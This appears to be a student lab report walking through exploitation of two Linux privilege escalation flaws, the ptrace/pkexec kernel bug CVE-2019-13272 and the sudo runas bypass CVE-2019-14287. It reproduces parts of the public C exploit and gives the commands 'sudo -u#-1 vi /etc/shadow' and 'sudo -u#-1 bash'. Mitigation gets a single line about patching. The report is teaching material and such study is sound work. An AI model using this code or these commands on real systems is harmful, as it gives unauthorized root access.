Sri Lanka Institute of Information Technology

Local Privileges escalation

Local Root vulnerability- CVE-2019-13272 &

Security Bypass Vulnerability – CVE-2019-14287

Tharana Hansaja Weerasinghe
IT19159140

Faculty of Computing
Sri Lanka Institute of Information Technology

Abstract

The purpose of this report is to discover and exploit and mitigate Linux Karnal vulnerability and Now I exploit two Linux Karnal vulnerability which Linux ***Local Root vulnerability- CVE-2019-13272*** And ***Security Bypass Vulnerability – CVE-2019-14287*** so I explain one by one how to do this and this and this report it is a summary of this expiation if you want to learn how to do this exploitation part by part you can watch my this document related video videos , I mention video link in this report end

Finally, this research paper explores the Linux vulnerability and exploit, mitigate or prevention proposed by different researchers and analyzes them

These two-vulnerability basically based on Local Privileges escalation method so first I explain what the Local Privileges escalation methods are

Introduction to Local Privileges escalation

Local Privileges escalation (LPE) is a method for leveraging the code or service vulnerabilities available to handle standard or guest user tasks or change privileges from root to root or admin user. These unwanted modifications might lead to a breach of permissions or privileges as ordinary users may impair the system by having shell or root permission. Anyone can thus gain vulnerability and use it to have higher levels of access.

Understanding Privileges and Permissions

There are three permissions, including reading, write, and execute

- Read permission: As the name suggests that any user could only have the privilege only to view or read the contents of the file as well as the list of the contents of a directory.
- Write permission: With the write permission, a user can read as well as modify the content of a file and the directory.
- Execute permission: Execute permission allows any users to execute a file, program, or a script. With this permission, a user can convert an existing directory as well as make the existing directory as a working directory.

Privilege Escalation

Anyone with the knowledge about vulnerability can extend their privileges to root or admin in the operating service or program's code flow.

A number of methods, like PowerShell, executable binaries, Metasploit modules, etc, are used to increase user privileges. Anyone creates methods for configuring victims' machine or server settings of the individual victims to work or interact with services. You must verify your current user permissions such as writing the file, readable file, token generation, theft of token, etc. Hackers can keep access to and control of all services and make them even more vulnerable to

Now, I explain vulnerability that Linux Local Root vulnerability- CVE-2019-13272

- **Linux Local Root vulnerability- CVE-2019-13272**


Current Description

[1] In the Linux kernel before 5.1.17, ptrace_link in kernel/ptrace.c mishandles the recording of the credentials of a process that wants to create a ptrace relationship, which allows local users to obtain root access by leveraging certain scenarios with a parent-child process relationship, where a parent drops privileges and calls execve (potentially allowing control by an attacker). One contributing factor is an object lifetime issue (which can also cause a panic). Another contributing factor is incorrect marking of a ptrace relationship as privileged, which is exploitable through (for example) Polkit's pkexec helper with PTRACE_TRACEME. NOTE: SELinux deny_ptrace might be a usable workaround in some environments.


- **Important notice** `the Linux kernel before 5.1.17,`

Now I fellow my setup exploits this vulnerability (screenshot)

First, you can clone a git URL for C code related to exploiting vulnerability then you can extract files.ZIP file and go this directory that file save directory




Otherwise, you can write the code like this, but it is a very hard coding session



```c
    /*
     * now we execute a suid executable (pkexec).
     * Because the ptrace relationship is considered to be privileged,
     * this is a proper suid execution despite the attached tracer,
     * not a degraded one.
     * at the end of execve(), this process receives a SIGTRAP from ptrace.
     */
    execl(pkexec_path, basename(pkexec_path), NULL);

    dprintf("[-] execl: Executing suid executable failed");
    exit(EXIT_FAILURE);
  }

  SAFE(dup2(self_fd, 0));
  SAFE(dup2(block_pipe[1], 1));

  /* execute pkexec as current user */
  struct passwd *pw = getpwuid(getuid());
  if (pw == NULL) {
    dprintf("[-] getpwuid: Failed to retrieve username");
    exit(EXIT_FAILURE);
  }

  middle_success = 1;
  execl(pkexec_path, basename(pkexec_path), "--user", pw->pw_name,
        helper_path,
        "--help", NULL);
  middle_success = 0;
  dprintf("[-] execl: Executing pkexec failed");
  exit(EXIT_FAILURE);
}

/* ptrace pid and wait for signal */
static int force_exec_and_wait(pid_t pid, int exec_fd, char *arg0) {
  struct user_regs_struct regs;
  struct iovec iov = { .iov_base = &regs, .iov_len = sizeof(regs) };
  SAFE(ptrace(PTRACE_SYSCALL, pid, 0, NULL));
  SAFE(waitpid(pid, &dummy_status, 0));
  SAFE(ptrace(PTRACE_GETREGSET, pid, NT_PRSTATUS, &iov));

  /* set up indirect arguments */
  unsigned long scratch_area = (regs.rsp - 0x1000) & ~0xfffUL;
  struct injected_page {
    unsigned long argv[2];
    unsigned long envv[1];
    char arg0[8];
    char path[1];
  } ipage = {
    .argv = { scratch_area + offsetof(struct injected_page, arg0) }
  };
```

```c
// * * * * * * * * * * * * * * * * * * Detect * * * * * * * * * * * * * * * * * *

static int check_env(void) {
  const char* xdg_session = getenv("XDG_SESSION_ID");

  dprintf("[.] Checking environment ...\n");

  if (stat(pkexec_path, &st) != 0) {
    dprintf("[-] Could not find pkexec executable at %s", pkexec_path);
    exit(EXIT_FAILURE);
  }
  if (stat(pkaction_path, &st) != 0) {
    dprintf("[-] Could not find pkaction executable at %s", pkaction_path);
    exit(EXIT_FAILURE);
  }
  if (xdg_session == NULL) {
    dprintf("[!] Warning: $XDG_SESSION_ID is not set\n");
    return 1;
  }
  if (system("/bin/loginctl --no-ask-password show-session $XDG_SESSION_ID | /bin/grep Remote=no >>/dev/null 2>>/dev/null") != 0) {
    dprintf("[!] Warning: Could not find active PolKit agent\n");
    return 1;
  }
  if (stat("/usr/sbin/getsebool", &st) == 0) {
    if (system("/usr/sbin/getsebool deny_ptrace 2>1 | /bin/grep -q on") == 0) {
      dprintf("[!] Warning: SELinux deny_ptrace is enabled\n");
      return 1;
    }
  }

  dprintf("[~] Done, looks good\n");

  return 0;
}

/*
 * Use pkaction to search PolKit policy actions for viable helper executables.
 * Check each action for allow_active=yes, extract the associated helper path,
 * and check the helper path exists.
 */
int find_helpers() {
  char cmd[1024];
  snprintf(cmd, sizeof(cmd), "%s --verbose", pkaction_path);
  FILE *fp;
  fp = popen(cmd, "r");
  if (fp == NULL) {
    dprintf("[-] Failed to run: %s\n", cmd);
    exit(EXIT_FAILURE);
  }
```

Next you can execute this c program like this command “gcc -s youfilename.c -o name” Then run the exe file now you can access root directory not a root permission



Proof of Concept: (Video presentation)

References: ()

[1] *https://nvd.nist.gov/vuln/detail/CVE-2019-13272*

https://github.com/jas502n/CVE-2019-13272

https://github.com/R0X4R/CVE-2019-13272

- **Security Bypass Vulnerability – CVE-2019-14287**

Now we discus second vulnerability is Security Bypass Vulnerability in Linux Karnal, this vulnerability is very interested and popular

Vulnerability Details:

- Release date: 14th October 2019
- CVE ID: CVE-2019-14287
- Affected Versions: Versions prior to <= 1.8.28
- https://www.sudo.ws/alerts/minus_1_uid.html

Current Description

[2] The security policy bypass vulnerability that allows users on a Linux system to execute commands as root, while the user permissions in the sudoers file explicitly prevents these commands from being run as root.

It can be executed by a user that has ALL permissions in the Runas specification. Which means they can execute commands as any or all users on the system.

This consequently allows users to run commands and tools as root by specifying the user id (UID) as -1

Before the exploit how to ready your Linux pc

First you can want to check your Linux sudo version It can look this way

First step

sudo –version or sudo –version | grep version

```
[tharanahansaja@localhost ~]$ sudo --version | grep version
Sudo version 1.8.28
Sudoers policy plugin version 1.8.28
Sudoers file grammar version 46
Sudoers I/O plugin version 1.8.28
[tharanahansaja@localhost ~]$
```

If you sudo version is above 1.8.28 you can install the previous any sudo version and How to download it

Second step

Download sudo version - https://www.sudo.ws/download.html

Third step

sudo to extract the file.

To install some file *.tar.gz, you basically would do:

1. Open a console, and go to the directory where the file is
2. Type: tar -zxvf file.tar.gz
3. Read the file README to know if you need some dependencies.

Fourth step

Most of the times you only need to:

1. type ./configure
2. make
3. sudo make install

```
[tharanahansaja@localhost ~]$ cd Downloads
[tharanahansaja@localhost Downloads]$ ls
 assignment
 assignment.zip


 sudo-1.8.16
 sudo-1.8.16.tar.gz
[tharanahansaja@localhost Downloads]$ cd sudo-1.8.16/
[tharanahansaja@localhost sudo-1.8.16]$ ls
ABOUT-NLS     config.status  init.d            Makefile       pathnames.h.in
aclocal.m4    config.sub     INSTALL           Makefile.in    plugins
autogen.sh    configure      INSTALL.configure MANIFEST       po
ChangeLog     configure.ac   install-sh        mkdep.pl       pp
config.guess  doc            lib               mkinstalldirs  README
config.h      examples       libtool           mkpkg          README.LDAP
config.h.in   include        ltmain.sh         NEWS           src
config.log    indent.pro     m4                pathnames.h    sudo.pp
[tharanahansaja@localhost sudo-1.8.16]$ ./configure
configure: Configuring Sudo version 1.8.16
checking for gcc... gcc
checking whether the C compiler works... yes
checking for C compiler default output file name... a.out
checking for suffix of executables...
checking whether we are cross compiling... no
checking for suffix of object files... o
checking whether we are using the GNU C compiler... yes
checking whether gcc accepts -g... yes
checking for gcc option to accept ISO C89... none needed
checking how to run the C preprocessor... gcc -E
checking for grep that handles long lines and -e... /usr/bin/grep
checking for egrep... /usr/bin/grep -E
checking for ANSI C header files... yes
checking for sys/types.h... yes
```

Explanation of exploit

What is sudo command ?

sudo is a command that allows you to run scripts or programs that require administrative privileges.

It stands for super user do.

You can use the su command (switch user) to switch the superuser.

```
wee@kali:/$ su root
Password:
root@kali:/# visudo
```

How to check sudo version installed ?

sudo –version or sudo –version | grep version

```
[tharanahansaja@localhost ~]$ sudo --version | grep version
Sudo version 1.8.28
Sudoers policy plugin version 1.8.28
Sudoers file grammar version 46
Sudoers I/O plugin version 1.8.28
[tharanahansaja@localhost ~]$
```

How user information is stored in Linux

Each user account has a username, unique identifier (UID), group (GID), home directory, and the default shell to be used when the user logs in to the system.

All user account related information is stored in the ***passwd*** file, located in ***/etc/passwd***

Passwords in the ***passwd*** file are encrypted and are therefore represented by an **x**.

The encrypted passwords for accounts are stored in the ***shadow*** file, located in ***/etc/shadow***. The shadow file can only be accessed by the root user.

Structure of user account

username:password:UID:GID:comments:home_directory:shell

The first user in the passwd file is the root account

The root account always has a UID of 0

System accounts have a UID of less than 1000 while user accounts have UID >= 1000

My personal account have a UID of less than 1001 while user accounts have UID >= 1001

The sudoers file

The sudoers file contains all the permissions for users and groups on a Linux system. it is found in ***/etc/sudoers***

The **sudoers** file can be accessed and modified securely by using **visudo.**

What is visudo ?

visudo is a tool that allows you to access and make changes to the **sudoers** file securely, it does this by ensuring that only one user is editing the **sudoers** file and by checking for logical errors.

We will use **visudo** to demonstrate the exploit.

POC

This will depend on user permissions in regard to commands specified within the **sudoers** file.

Requirements for this expoit:

The user requires sudo privileges that allow running of commands with user ID's – We will be setting this up in the sudoers file

sudo version <= 1.8.28

1) Create user on system.

```
Debian-gdm:*:16506:0:99999:7:::
rtkit:*:16506:0:99999:7:::
saned:*:16506:0:99999:7:::
root@kali:~# useradd -m -s /bin/bash wee
root@kali:~# passwd wee
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
```

2) Modify the **sudoers** file with **visudo**.

```
# Cmnd alias specification
Cmnd_Alias VIM = /usr/bin/vi
# User privilege specification
root    ALL=(ALL:ALL) ALL
wee     ALL=(ALL, !root) VIM
# Allow members of group sudo to execute any command
%sudo   ALL=(ALL:ALL) ALL
```

3) Provide the user with **sudo** privileges and specify the commands that can be run.

```
Wee  ALL=(ALL, !root) /usr/bin/vi
```

```
# User privilege specification
root    ALL=(ALL:ALL) ALL
wee     ALL=(ALL, !root) VIM
# Allow members of group sudo to execute any command
%sudo   ALL=(ALL:ALL) ALL
```

4) You can also specify a command alias.

```
Cmnd_Alias VIM = /usr/bin/vi
```

```
# Cmnd alias specification
Cmnd_Alias VIM = /usr/bin/vi
```

5) After setting up permissions, log in as user **alexis** and run command:

```
sudo -u#-1 vi /etc/shadow
```


6) To confirm this try running it without specifying the UID.

```
sudo vi /etc/shadow
```

This confirms that the UID -1 bypasses the permissions and allows for command execution.

You can also confirm this by using the id command.

And now you can create file root directory does not root permission



7) If a user can run any command then we can get a bash shell as root user

wee ALL=(ALL, !root) ALL

sudo -u#-1 bash

How to mitigate above these vulnerability

You can updates latest release patches for Linux kernel and sudo version After that is done You are safe from these vulnerability

References

[1] https://nvd.nist.gov/vuln/detail/CVE-2019-13272

[2]https://nvd.nist.gov/vuln/detail/CVE-2019-14287

https://github.com/jas502n/CVE-2019-13272

https://github.com/R0X4R/CVE-2019-13272

https://www.sudo.ws/alerts/minus_1_uid.html